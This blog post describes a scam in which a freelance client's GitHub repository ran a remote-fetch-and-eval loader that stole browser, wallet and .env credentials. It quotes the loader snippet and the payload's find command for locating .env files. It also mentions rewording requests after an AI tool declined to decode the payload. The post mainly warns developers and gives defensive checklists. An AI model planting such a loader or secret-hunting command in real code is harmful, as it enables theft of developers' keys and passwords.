How we uncovered a scam targeting developers on Upwork, Fiverr, and freelance platforms.

- Published
- Updated
- 5 min read
It started when a new client shared a GitHub repository and project requirements. I noticed something felt off. My manager recommended using an AI-powered IDE called Cursor to assist with code analysis before proceeding further. To be cautious, I decided to run a security check.
Key takeaways
- The client's repository sent a request to a server and passed the response to eval(), so whoever controls that server can decide what code runs on any machine that starts the project.
- An editor can run a repository's code as soon as you open the folder: Oasis Security reported this for Cursor with Workspace Trust turned off, which Cursor's documentation says is its default.
- In this account the malicious code went after saved browser and wallet passwords and .env files, which hold API keys and database credentials.
- Read a client's code in a basic text editor, open or run it only in a throwaway virtual machine, check its scripts and eval and exec calls, and keep real keys off the machine you use.
Recently, we had a close call that highlighted the importance of being vigilant when handling client-provided code, especially for developers using freelance platforms like Upwork and Fiverr.
It started when a new client shared a GitHub repository and project requirements. After cloning the repository, I noticed something felt off. My manager recommended using an AI-powered IDE called Cursor to assist with code analysis before proceeding further. To be cautious, I decided to run a security check.
How they attack
Upon deeper inspection, Cursor flagged a suspicious server request combined with runtime code execution. The backend code was set to run immediately upon launching the project: this was a big red flag. The code sent a request to an HTTP server disguised as a location detector, and the response was fed into an eval() function. This was a serious concern because eval() can run any external code it receives, which makes it a significant security risk (MDN Web Docs on eval()). At this point, everything about the code became clear. We declined the client and reported them on the platform. However, I got curious and decided to continue my investigation in the evening.
const checkRegion = async () => {
  const res = await axios.get("http://********/api/user/thirdcookie/v3");
  eval(res.data.cookie);
}

checkRegion();
I logged the server’s response. It contained obfuscated code, which made it difficult to understand its intent at first glance. I turned to ChatGPT to help decode the response. Though ChatGPT’s content policies blocked my initial attempts, I tweaked my approach. Eventually, using online de-obfuscation tools, I started to understand how the malicious code operated and what its true purpose was: depending on the operating system, it searched for various paths where passwords might be stored, including those for Google Chrome, Firefox, Opera, Edge, MetaMask, Exodus, Atomic wallets, and iCloud Keychain, and sent it to a remote server.

The attack didn’t stop with the initial script
However, the second file raised more concern. This file was obfuscated and used a method from an imported library to decode a Base64 string. The code was encoded multiple times, and only after several decoding layers did its real purpose become clear: the script was designed for macOS, Windows, and Linux systems to search for files more thoroughly by using keywords in standard terminal commands instead of just hardcoded paths.
The most alarming part of this attack was its potential impact on developers, particularly those working on commercial projects. The script actively searched for .env files, which store sensitive information like API keys, database credentials, and other secret keys used in applications. If stolen, scammers could use these keys to access cloud services, delete critical data, or abuse your email system for further scams.
find ~/ -type d -name "node_modules .css .svg readme license robots vendor Pods .git .github .node-gyp .nvm debug .local .cache .pyp .pyenv next.config .qt .dex __pycache__ tsconfig.json tailwind.config svelte.config vite.config webpack.config postcss.config prettier.config angular-config.json yarn .gradle .idea .htm .html .cpp .h .xml .java .lock .bin .dll .pyi" -prune -o -name *.env -printLessons Learned
This incident was a powerful reminder of the lengths scammers will go to target developers and software companies. Here are the key takeaways from this experience:
- Constantly scrutinize client-provided code before running it, even if it appears legitimate.
- Use AI tools like Cursor and de-obfuscation services to quickly analyze suspicious code, mainly when dealing with unfamiliar clients.
- Continuously update your software and security knowledge to stay ahead of evolving cyber threats.
- Use isolated machines or environments for work to minimize exposure to personal data. This reduces the risk of exposing sensitive information if an attack occurs.
A caution on the Cursor advice above: an editor can run a repository's code before you have read any of it. This is a different trigger from the one in the story, where the code ran when the project was launched. A repository can include a .vscode/tasks.json file with a task set to run as soon as the folder is opened. Oasis Security Research, in a post dated 1 May 2026, reported that Cursor shipped with Workspace Trust turned off by default, so such a task could run the moment the folder was opened, with no prompt. Workspace Trust is the editor setting that blocks such tasks until you grant trust, and Visual Studio Code with it enabled, Oasis wrote, is lower risk.
Cursor's Agent Security documentation, read on 11 October 2026, says that workspace trust is disabled by default, that restricted mode (the limited mode you can choose for a new folder once trust is on) breaks its AI features, and that for untrusted repositories you should use a basic text editor instead. Our advice follows from that and from Oasis, who recommend opening unknown repositories in a safer environment such as a viewer-only editor or a disposable container or VM: read a stranger's repository in a basic text editor (one with no tasks, terminal or AI features), open or run it only inside a throwaway virtual machine or container, and if you want an AI tool to analyse it, do that inside the virtual machine with no real keys on it. Check your own editor's current setting; both statements are dated.
In this story the AI tool was Cursor; as of October 2026, we use Claude Code.
For the next client repository, here is a short list to work through before you open or run anything:
1. Open the repository only inside a throwaway virtual machine, not directly on your own operating system.
2. Read the files first in a basic text editor. If your editor asks whether you trust the folder, do not grant trust.
3. Read the scripts section of package.json before you run npm install or npm start.
4. Search the code for eval, exec, requests to unknown servers, very long lines and Base64 strings.
5. Keep real keys, .env files and wallet data off the machine you use for the check.
Conclusion
Hidden security risks can lurk beneath the surface, even in seemingly legitimate projects. This close encounter underscored the importance of vigilance and using every tool available to protect personal and organizational data. Developers must constantly evolve their security practices to stay ahead of increasingly sophisticated cybercriminals and ensure the safety of their work and clients.
Disclaimer
If you ever decide to reverse-engineer or analyze potentially malicious code, always use a separate virtual machine (VM). This helps keep your primary operating system and important files isolated from the harmful effects of executing or analyzing malicious code. VMs are an essential layer of security when dealing with risky or untrusted software.
Next step
About the author

Category:Software DevelopmentSecurity and data
Back to Blog